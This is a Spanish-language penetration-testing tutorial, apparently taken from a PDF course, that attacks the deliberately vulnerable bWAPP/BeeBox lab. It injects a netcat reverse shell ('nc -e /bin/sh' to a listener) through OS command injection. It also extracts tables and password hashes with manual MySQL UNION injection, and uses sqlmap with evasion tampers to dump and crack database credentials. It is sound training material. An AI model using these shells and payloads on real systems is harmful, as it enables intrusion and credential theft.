root@jotta:/home/jotta# cat PayloadsAllTheThings/Methodology\ and\ Resources/
Active Directory Attack.md      Linux - Privilege Escalation.md      Subdomains Enumeration.md
Bind Shell Cheatsheet.md        Metasploit - Cheatsheet.md      Windows - Download and Execute.md
Cloud - AWS Pentest.md          Methodology and enumeration.md  Windows - Mimikatz.md
Cloud - Azure Pentest.md        Miscellaneous - Tricks.md     Windows - Persistence.md
Cobalt Strike - Cheatsheet.md   Network Discovery.md          Windows - Post Exploitation Koadic.md
Container - Docker Pentest.md   Network Pivoting Techniques.md  Windows - Privilege Escalation.md
Linux - Persistence.md          Reverse Shell Cheatsheet.md    Windows - Using credentials.md
root@jotta:/home/jotta# cat PayloadsAllTheThings/Methodology\ and\ Resources/

```

cat PayloadsAllTheThings/Methodology\ and\ Resources/Reverse\ Shell\ Cheatsheet.md

```

~~~bash
nc -e /bin/sh 10.0.0.1 4242
nc -e /bin/bash 10.0.0.1 4242
nc -c bash 10.0.0.1 4242
~~~

```


Esto es la biblia de las conexiones remotas, como lo estamos haciendo para Linux y queremos usar la herramienta **netcat** pues vamos a buscarla.

Ya tenemos el comando localizado, lo copiamos y volvemos al navegador Mantra para codificarlo.

Para que podamos codificar desde el navegador tenemos que mostrar la barra de herramientas **ackbar**, para mostrarla solo hay que hacer clic en el navegador y presionar **F9**.




Vamos a **Encoding → URLencode**



Le damos a **OK** y nos genera el comando codificado.

nc%20-e%20%2fbin%2fsh%20192.168.1.78%204242



Ahora tenemos que volver a ZAP, ir a la petición → Clic Derecho → Reenviar y sustituimos target=www.nsa.gov+%0Acat%20/etc/passwd&form=submit por nc%20-e%20%2fbin%2fsh%20192.168.1.78%204242



Ahora vamos la terminal y ponemos netcat a la escucha con el comando nc -lvpn 4242

```
root@jotta:/home/jotta# nc -lvpn 4242
listening on [any] 4242 ...
[] 39243 [ZAP-80015(ZapGUI)] INFO nc:pasv
pasiva
```

Ya está a la escucha, ahora enviamos la petición y esperamos respuesta.

```
root@jotta:/home/jotta# nc -lvpn 4242
listening on [any] 4242 ...
connect to [192.168.1.78] from (UNKNOWN) [192.168.1.88] 39241
whoami
www-data
ls
666
S)open(STDERR,
S)open(STDOUT,
admin
aim.php
apps
```

Nos ha establecido conexión ya podemos ejecutar todos los comandos del sistema que queramos, te recomendaría probar con más tipos de conexión, recuerda que en la carpeta **PayloadsAllTheThings** tienes cientos de ejemplos.

SQL Injection

Vamos a seguir haciendo las prácticas con la página BeeBox, en vez de seguir con OS Injection vamos a escoger una de SQL Injection y vamos a empezar con el nivel fácil.

The screenshot shows a web application interface for a movie search. At the top, there's a search bar with the placeholder "Search for a movie: war" and a "Search" button. Below the search bar is a table with five columns: Title, Release, Character, Genre, and IMDb. A single row of data is shown: "World War Z", "2013", "Gerry Lane", "horror", and a "Link" button. Overlaid on the bottom half of the page is a yellow box containing configuration options. It says "Choose your bug:" followed by a dropdown menu set to "SQL Injection (POST/Search)" and a "Hack" button. Below that, it says "Set your security level:" with a dropdown menu set to "low", a "Set" button, and the text "Current: low".

Como vemos nos aparece un buscador de películas, al hacer una consulta si sabes de SQL sabrás más o menos como va la cosa, tiene pinta de que es:

SELECT * FROM dbo.tablaPeliculas WHERE nombre LIKE '%\$nombrePelicula%'

Vamos a intentar hacer que nos devuelva un error, vamos a poner en el buscador símbolos, uno que se que da error es la comilla simple.

The screenshot shows the same movie search interface as before, but now with an error message displayed. The search bar contains "war'". The error message in the yellow box below the table reads: "Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''%" at line 1".

Como ves da un error de sintaxis SQL, también me está diciendo que es MySQL.

¿Cómo podemos jugar con esto? Vamos a mirar nuestra biblia de Payloads.

```
root@jotta:/home/jotta# cat PayloadsAllTheThings/SQL\ Injection/
Cassandra Injection.md  Intruder/          OracleSQL Injection.md  SQLite Injection.md
HQL Injection.md         MSSQL Injection.md  PostgreSQL Injection.md
Images/                  MySQL Injection.md   README.md
root@jotta# cat PayloadsAllTheThings/SQL\ Injection/MySQL\ Injection.md
```

Como ya sabemos que es un motor MySQL vamos a usar un diccionario MySQL.

```
## MYSQL comment
```sql
MySQL Comment
-- comment [Note the space after the double dash]
/* MySQL Comment */
/*! MySQL Special SQL */
/*!32302 10*/ Comment for MySQL version 3.23.02

MySQL Union Based
Detect columns number
First you need to know the number of columns
Using `order by` or `group by`

Keep incrementing the number until you get a False response.
Even though GROUP BY and ORDER BY have different functionality in SQL, they both can be used in the exact same fashion
to determine the number of columns in the query.

```sql
1' ORDER BY 1--+      #True
1' ORDER BY 2--+      #True
1' ORDER BY 3--+      #True
1' ORDER BY 4--+      #False - Query is only using 3 columns
#-1' UNION SELECT 1,2,3--+    True
```

```

Como vemos nos dice, así son los comentarios, esto podemos probarlo para ver cual es el símbolo de escape, es decir, el que nos dejará usar más sentencias SQL, como hemos probado al principio era la comilla, vamos a probar con un ORDER BY

## / SQL Injection (GET/Search) /

Search for a movie: THE%' ORDER BY 1-- -

| Title                    | Release | Character      | Genre  | IMDb                 |
|--------------------------|---------|----------------|--------|----------------------|
| The Amazing Spider-Man   | 2012    | Peter Parker   | action | <a href="#">Link</a> |
| The Cabin in the Woods   | 2011    | Some zombies   | horror | <a href="#">Link</a> |
| The Dark Knight Rises    | 2012    | Bruce Wayne    | action | <a href="#">Link</a> |
| The Fast and the Furious | 2001    | Brian O'Connor | action | <a href="#">Link</a> |
| The Incredible Hulk      | 2008    | Bruce Banner   | action | <a href="#">Link</a> |

Aquí le he dicho que me busque por THE para que me salgan más películas y que me ordene por el primer campo. El primer campo no tiene porqué ser necesariamente la primera columna, puede ser un campo que no se muestra como el ID, por ejemplo para ordenar por el año de estreno es la columna 3.

## THE%' ORDER BY 3-- -

Aquí por ejemplo lo que nos dice es que probemos los order by para ver cuantas columnas tienen y después le hagamos un UNION para hacer otra consulta, un UNION es para encadenar consultas.

```
Using `order by` or `group by` Error Based
Similar to the previous method, we can check the number of columns with 1 request if error showing is enabled.
``sql
1' ORDER BY 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,3
9,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64,65,66,67,68,69,70,71,72,73,74,75,76,77,78
79,80,81,82,83,84,85,86,87,88,89,90,91,92,93,94,95,96,97,98,99,100--+
Unknown column '4' in 'order clause'
This error means query uses 3 column
#-1' UNION SELECT 1,2,3--+ True
``
```

Yo he comprobado que tiene 7 columnas así que le voy a hacer le **UNION**.

| Search for a movie: E%' UNION SELECT 1,2,3,4,5,6,7--   <input type="button" value="Search"/> |         |                |        |                      |
|----------------------------------------------------------------------------------------------|---------|----------------|--------|----------------------|
| THE%' UNION SELECT 1,2,3,4,5,6...                                                            |         |                |        |                      |
| Title                                                                                        | Release | Character      | Genre  | IMDb                 |
| The Amazing Spider-Man                                                                       | 2012    | Peter Parker   | action | <a href="#">Link</a> |
| The Cabin in the Woods                                                                       | 2011    | Some zombies   | horror | <a href="#">Link</a> |
| The Dark Knight Rises                                                                        | 2012    | Bruce Wayne    | action | <a href="#">Link</a> |
| The Fast and the Furious                                                                     | 2001    | Brian O'Connor | action | <a href="#">Link</a> |
| The Incredible Hulk                                                                          | 2008    | Bruce Banner   | action | <a href="#">Link</a> |
| 2                                                                                            | 3       | 5              | 4      | <a href="#">Link</a> |

## / SQL Injection (GET/Search) /

| Search for a movie: THE%' ORDER BY 8-- - <input type="button" value="Search"/> |         |           |       |      |
|--------------------------------------------------------------------------------|---------|-----------|-------|------|
| THE%' ORDER BY 8-- -                                                           |         |           |       |      |
| Title                                                                          | Release | Character | Genre | IMDb |
| Error: Unknown column '8' in 'order clause'                                    |         |           |       |      |

**¿Esto para que lo vamos a utilizar?** Ya sabemos que el título es la columna 2 así que si queremos mostrar algo será en esa columna, lo mismo con las demás, si lo pusiéramos en la 1 no veríamos la información.

Vamos a sacar el nombre de la base de datos con la siguiente consulta:

**THE%' UNION SELECT 1, database(), 3, 4, 5, 6, 7-- -**

## / SQL Injection (GET/Search) /

Search for a movie:

| Title                    | Release | Character      | Genre  | IMDb                 |
|--------------------------|---------|----------------|--------|----------------------|
| The Amazing Spider-Man   | 2012    | Peter Parker   | action | <a href="#">Link</a> |
| The Cabin in the Woods   | 2011    | Some zombies   | horror | <a href="#">Link</a> |
| The Dark Knight Rises    | 2012    | Bruce Wayne    | action | <a href="#">Link</a> |
| The Fast and the Furious | 2001    | Brian O'Connor | action | <a href="#">Link</a> |
| The Incredible Hulk      | 2008    | Bruce Banner   | action | <a href="#">Link</a> |
| bWAPP                    | 3       | 5              | 4      | <a href="#">Link</a> |

Ahora queremos ver todas las tablas, pues es sencillo, volvemos a nuestra biblia y buscamos para sacar información de la base de datos.

```
Extract database with information_schema
Then the following codes will extract the databases' name, tables' name, columns' name.
```sql  
Union Select 1,2,3,4, ... ,gRoP_cOncaT(0x7c,schema_name,0x7c)+fRoM+information_schema.schemata  
Union Select 1,2,3,4, ... ,gRoP_cOncaT(0x7c,table_name,0x7c)+fRoM+information_schema.tables+wHeRe+table_schema=...  
Union Select 1,2,3,4, ... ,gRoP_cOncaT(0x7c,column_name,0x7c)+fRoM+information_schema.columns+wHeRe+table_name=...  
Union Select 1,2,3,4, ... ,gRoP_cOncaT(0x7c,data,0x7c)+fRoM+ ...  
```
```

Viendo el comando, la consulta que vamos a hacer es la siguiente:

THE%' UNION SELECT 1,table\_name,3,4,5,6,7 fRoM information\_schema.tables wHeRe table\_schema=database()-- -

Hay que eliminar los + ya que significan espacios y podrás ver que usa mayúsculas y minúsculas, SQL no es key sensitive, es decir no diferencia entre mayúsculas y minúsculas.

# / SQL Injection (GET/Search) /

Search for a movie: `\nHeRe table_schema=database()-- -`

| Title                    | Release | Character      | Genre  | IMDb                 |
|--------------------------|---------|----------------|--------|----------------------|
| The Amazing Spider-Man   | 2012    | Peter Parker   | action | <a href="#">Link</a> |
| The Cabin in the Woods   | 2011    | Some zombies   | horror | <a href="#">Link</a> |
| The Dark Knight Rises    | 2012    | Bruce Wayne    | action | <a href="#">Link</a> |
| The Fast and the Furious | 2001    | Brian O'Connor | action | <a href="#">Link</a> |
| The Incredible Hulk      | 2008    | Bruce Banner   | action | <a href="#">Link</a> |
| blog                     | 3       | 5              | 4      | <a href="#">Link</a> |
| heroes                   | 3       | 5              | 4      | <a href="#">Link</a> |
| movies                   | 3       | 5              | 4      | <a href="#">Link</a> |
| users                    | 3       | 5              | 4      | <a href="#">Link</a> |
| visitors                 | 3       | 5              | 4      | <a href="#">Link</a> |

Ahora podemos consultar las columnas de las tablas, viendo las anteriores parece que la más interesante es

**users**, para hacer esta consulta es muy sencillo, a parte de ponerlo en el documento es solo cambiar un par de cosas de la consulta anterior.

**THE%' UNION SELECT 1,column\_name,3,4,5,6,7 fRoM information\_schema.columns  
wHeRe table\_name='users'-- -**

| The Incredible Hulk | 2008 | Bruce Banner | action | Link |
|---------------------|------|--------------|--------|------|
| id                  | 3    | 5            | 4      | Link |
| login               | 3    | 5            | 4      | Link |
| password            | 3    | 5            | 4      | Link |
| email               | 3    | 5            | 4      | Link |
| secret              | 3    | 5            | 4      | Link |
| activation_code     | 3    | 5            | 4      | Link |
| activated           | 3    | 5            | 4      | Link |
| reset_code          | 3    | 5            | 4      | Link |
| admin               | 3    | 5            | 4      | Link |
| uid                 | 3    | 5            | 4      | Link |
| name                | 3    | 5            | 4      | Link |
| pass                | 3    | 5            | 4      | Link |
| mail                | 3    | 5            | 4      | Link |
| theme               | 3    | 5            | 4      | Link |

Y ya para culminar vamos a ver que contienen las tablas login y password, también se puede hacer con las otras.

|        |                                          |   |   |      |
|--------|------------------------------------------|---|---|------|
| A.I.M. | 6885858486f31043e5839c735d99457f045affd0 | 5 | 4 | Link |
| bee    | 6885858486f31043e5839c735d99457f045affd0 | 5 | 4 | Link |

THE%' UNION ALL SELECT 1,login,password,4,5,6,7 FROM users-- -

Ya tenemos los usuarios y los hash, ahora podríamos hacer un ataque de diccionario offline.

Aquí puede pasar dos cosas, que te hayas enterado o te hayas quedado en plan, ¿qué?... Tranquil@, te voy a enseñar como hacer esto de forma automática y no te tengas que complicar la vida aprendiendo SQL para llevar a cabo este punto.

Para hacerlo de forma automática con ZAP tenemos que ir a ZAP, **seleccionar la petición** → **Clic derecho→ Ataque → Fuzz**

The screenshot shows a browser window with a URL bar containing the following query:


```
title=THE%25%27+UNION+ALL+SELECT+1%2Clogin%2Cpassword%2C4%25%26%2C7+FROM+users--+-&action=search
```

The page content displays a file list from a directory named 'js'.



- js
  - GET:login.php
  - POST:login.php(form,login,password,security\_level)
  - GET:portal.php
  - POST:portal.php(bug,form\_bug)
  - GET:sql\_1.php
  - GET:sql\_1.php(action,title)
  - GET:sql\_13.php
  - POST:sql\_13.php(action,movie)
  - POST:sql\_6.php(bug,form\_bug)
  - GET:sql\_6.php
  - POST:sql\_6.php(action,title)
  - POST:sql\_6.php(bug,form\_bug)

Seleccionamos la comilla hasta el final de la sentencia. Y bueno, ya sabes lo que viene ahora, añadir el diccionario como hemos hecho en los puntos anteriores.

**Ingresar → Ingresar → File → Seleccionar.**



Yo voy a seleccionar dos diccionarios, uno de **order by** y otro de **where**



Se selecciona uno, se añade y después lo mismo con el otro.

Le damos a aceptar y empezamos el Fuzz, esto lo hacemos así porque lo estamos haciendo a nuestro laboratorio, recuerda que si lo haces a un cliente tienes que controlar los parámetros de **delay** y los hilos.

|             |               |
|-------------|---------------|
| 2.318bytes  | ' or "        |
| 13.500bytes | -- or #       |
| 16.337bytes | ' OR '1       |
| 16.337bytes | ' OR 1 --     |
| 13.500bytes | " OR "" = "   |
| 13.500bytes | " OR 1 = 1 -- |
| 14.824bytes | ' OR " = '    |

Como vemos hay algunas que nos han arrojado algo, pero con esto no podemos sacar mucho, solo saber si es vulnerable ya que estos diccionarios no tienen los nombres de las tablas y no pueden hacer consultas hacia ellas.

Otra herramienta que se utiliza mucho es **SQLmap**. Aquí vamos a usar lo básico, pero también puedes enlazar el contenido con ZAP mediante el proxy. Se aconseja que cuando vayamos a poner los datos del POST no se ponga la sentencia maliciosa.

SQLmap tiene diferentes niveles de ataques, estos niveles se pueden controlar con el parámetro **level** y **risk**.

```
Detection:
These options can be used to customize the detection phase
--level=LEVEL Level of tests to perform (1-5, default 1)
--risk=RISK Risk of tests to perform (1-3, default 1)
```

Además, podemos usar

**tampers**. Los tampers son métodos de evasión que nos permiten codificar las cadenas de ataque para que se puedan colar contra la aplicación web.

Para listar los tampers tenemos que poner **sqlmap --list-tampers**

```
root@jotta:/home/jotta# sqlmap --list-tampers

Choose your bug
OWASP V2.2
Hack
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 14:58:45 /2020-11-12/
[14:58:45] [INFO] listing available tamper scripts
* apostrophemask.py - Replaces apostrophe character ('') with its UTF-8 full width counterpart (e.g. ' → %EF%BC%87)
* apostrophenumicode.py - Replaces apostrophe character ('') with its illegal double unicode counterpart (e.g. ' → %0x27)
* appendnullbyte.py - Appends (Access) NULL byte character (%00) at the end of payload
* base64encode.py - Base64-encodes all characters in a given payload
* between.py - Replaces greater than operator (>) with 'NOT BETWEEN 0 AND #' and equals operator ('=') with 'BETWEEN # AND #'
* bluecoat.py - Replaces space character after SQL statement with a valid random blank character. Afterwards replace character '=' with operator LIKE
* chardoubleencode.py - Double URL-encodes all characters in a given payload (not processing already encoded) (e.g. SELECT → %2553%2545%254C%2545%2543%2554)
* charencode.py - URL-encodes all characters in a given payload (not processing already encoded) (e.g. SELECT → %53%45%4C%45%43%54)
```

Aquí nos aparecen muchos, tenemos que buscar uno que nos sea funcional y después habilitarlo, para habilitarlo hay que poner


**sqlmap --tamper=<TAMPER>**

Sintaxis SQLmap:

**sqlmap -u <URL> --data="<DATA>" --cookie="<COOKIE>"**

Ejemplo:

```
sqlmap -u https://192.168.1.88/bWAPP/sql_6.php --data="title=THE&action=search"
--cookie="security_level=0; PHPSESSID=e8ecdf7be5369534a963c7b3dfb06916"
```



De ahí podemos sacar la cookie y lo que enviamos por el método POST (DATA). Vamos a ejecutar el comando.

```
root@jotta:/home/jotta# sqlmap -u https://192.168.1.88/bWAPP/sql1_6.php --data="title=THE&action=search" --cookie="security_level=0; PHPSESSID=e8ecfd7be536953a963c7b3dfb06916" Choose your bug bWAPP v2.2 Hack

[+] [!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:54:53 /2020-11-12/

[13:54:53] [INFO] resuming back-end DBMS 'mysql'
[13:54:53] [INFO] testing connection to the target URL
[13:54:53] [WARNING] potential CAPTCHA protection mechanism detected
sqlmap resumed the following injection point(s) from stored session:
```

```
[13:54:53] [WARNING] potential CAPTCHA protection mechanism detected
sqlmap resumed the following injection point(s) from stored session:

Parameter: title (POST)
 Type: time-based blind
 Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
 Payload: title=THE' AND (SELECT 8588 FROM (SELECT(SLEEP(5)))YlUy) AND 'uphp'=uphp&action=search

 Type: UNION query
 Title: Generic UNION query (NULL) - 7 columns
 Payload: title=THE' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x71706b7171,0x745856484f695053616b534d61517644796
c727857456c4f59784535a6d6f42696c4777462534a,0x7176786a71),NULL,NULL--_&action=search

[13:54:53] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL > 5.0.12
[13:54:53] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.88'
```

Puede ser que durante el proceso te haga unas preguntas, ya las respondes en función si quieres hacer lo que te dicen o no.

Nos ha encontrado la vulnerabilidad en el parámetro title que es el que hemos hecho antes, si quisieramos comprobarlo solo habría que copiarlo y pegarlo en el buscador o desde ZAP.

Además nos está volcando los datos en esa ruta.

```

root@jotta:~/local/share/sqlmap/output/192.168.1.88# ls
log session.sqlite target.txt
root@jotta:~/local/share/sqlmap/output/192.168.1.88# cat log
sqlmap identified the following injection point(s) with a total of 86 HTTP(s) requests:
--
Parameter: title (POST)
 Type: time-based blind
 Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
 Payload: title=THE' AND (SELECT 8588 FROM (SELECT(SLEEP(5)))YlUy) AND 'uphp'='uphp&action=search
 Type: UNION query
 Title: Generic UNION query (NULL) - 7 columns
 Payload: title=THE' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x71706b7171,0x745856484f695053616b534d61517644796c727857456c4f597845435a6d6f42696c4c777462534a,0x7176786a71),NULL,NULL-- -&action=search
--
back-end DBMS: MySQL > 5.0.12
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: title (POST)
 Type: time-based blind
 Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
 Payload: title=THE' AND (SELECT 8588 FROM (SELECT(SLEEP(5)))YlUy) AND 'uphp'='uphp&action=search
 Type: UNION query
 Title: Generic UNION query (NULL) - 7 columns
 Payload: title=THE' UNION ALL SELECT NULL,NULL,NULL,NULL,CONCAT(0x71706b7171,0x745856484f695053616b534d61517644796c727857456c4f597845435a6d6f42696c4c777462534a,0x7176786a71),NULL,NULL-- -&action=search
--
back-end DBMS: MySQL > 5.0.12
root@jotta:~/local/share/sqlmap/output/192.168.1.88#

```

También podemos sacar las tablas, columnas, usuarios y contraseñas.

```

Enumeration:
These options can be used to enumerate the back-end database
management system information, structure and data contained in the
tables

-a, --all Retrieve everything
-b, --banner Retrieve DBMS banner
--current-user Retrieve DBMS current user
--current-db Retrieve DBMS current database
--passwords Enumerate DBMS users password hashes
--tables Enumerate DBMS database tables
--columns Enumerate DBMS database table columns
--schema Enumerate DBMS schema
--dump Dump DBMS database table entries
--dump-all Dump all DBMS databases tables entries
-D DB DBMS database to enumerate
-T TBL DBMS database table(s) to enumerate
-C COL DBMS database table column(s) to enumerate

```

```
sqlmap -u https://192.168.1.88/bWAPP/sql_i_6.php --data="title=THE&action=search"
```

```
--cookie="security_level=0; PHPSESSID=e8ecdf7be5369534a963c7b3dfb06916" --
dbms=mysql
```

```
--tables --columns --users --passwords
```

```
[15:12:37] [INFO] testing MySQL
[15:12:37] [INFO] confirming MySQL
[15:12:37] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL > 5.0.0
[15:12:37] [INFO] fetching database users
database management system users [7]:
[*] '@bee-box'
[*] '@localhost'
[*] 'debian-sys-maint'@'localhost'
[*] 'root'@'%'
[*] 'root'@'127.0.0.1'
[*] 'root'@'bee-box'
[*] 'root'@'localhost'

[15:12:38] [INFO] fetching database users password hashes
[15:12:38] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[15:12:39] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[15:12:46] [INFO] writing hashes to a temporary file '/tmp/sqlmapxtfuj93f393/sqlmaphashes-daoh2vf2.txt'
do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q] Y
[15:13:25] [INFO] using hash method 'mysql_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
```

Como vemos nos saca los usuarios y nos pregunta si queremos hacer un ataque de diccionario, le he puesto que si y nos da a elegir si queremos usar uno por defecto, uno custom o un fichero, en este caso he elegido la opción 1, pero puedes elegir la que mejor se adapte a lo que quieras hacer.

```
do you want to use common password suffixes? (slow!) [y/N] y
[15:14:07] [INFO] starting dictionary-based cracking (mysql_passwd)
[15:14:07] [INFO] starting 4 processes
[15:14:11] [INFO] cracked password 'bug' for user 'root'
[15:14:22] [INFO] using suffix '1'
[15:14:43] [INFO] using suffix '123'
[15:15:04] [INFO] using suffix '2'
[15:15:25] [INFO] using suffix '12'
[15:15:48] [INFO] using suffix '3'
```

Ya nos ha sacado la contraseña del **root** que es **bug**.

## Cross Site Scripting (XSS)

En el punto de conceptos ya hablé de lo que era el XSS, pero te lo vuelvo a poner aquí así no tienes que ir hacia atrás. El XSS es un tipo de vulnerabilidad de aplicaciones web que permite al atacante injectar código malicioso en las webs. Estas vulnerabilidades se dan en los formularios, sobre todo en blogs.

Aquí tenemos que tener en cuenta que motor está corriendo la aplicación web para así injectar código PHP, JavaScript, HTML...

Hay dos tipos de XSS.

1. **Reflejo.** Solo va a permanecer en ejecución mientras nosotros le hayamos mandado la cadena.
2. **Permanente.** Como indica se queda de forma permanente, esto sobre todo ocurre en blogs o foros.

Ahora vamos a nuestro laboratorio y vamos a elegir el bug.



Vamos a empezar haciendo una petición normal para ver que hace.

## / XSS - Reflected (POST) /

Enter your first and last name:

First name:

Jotta

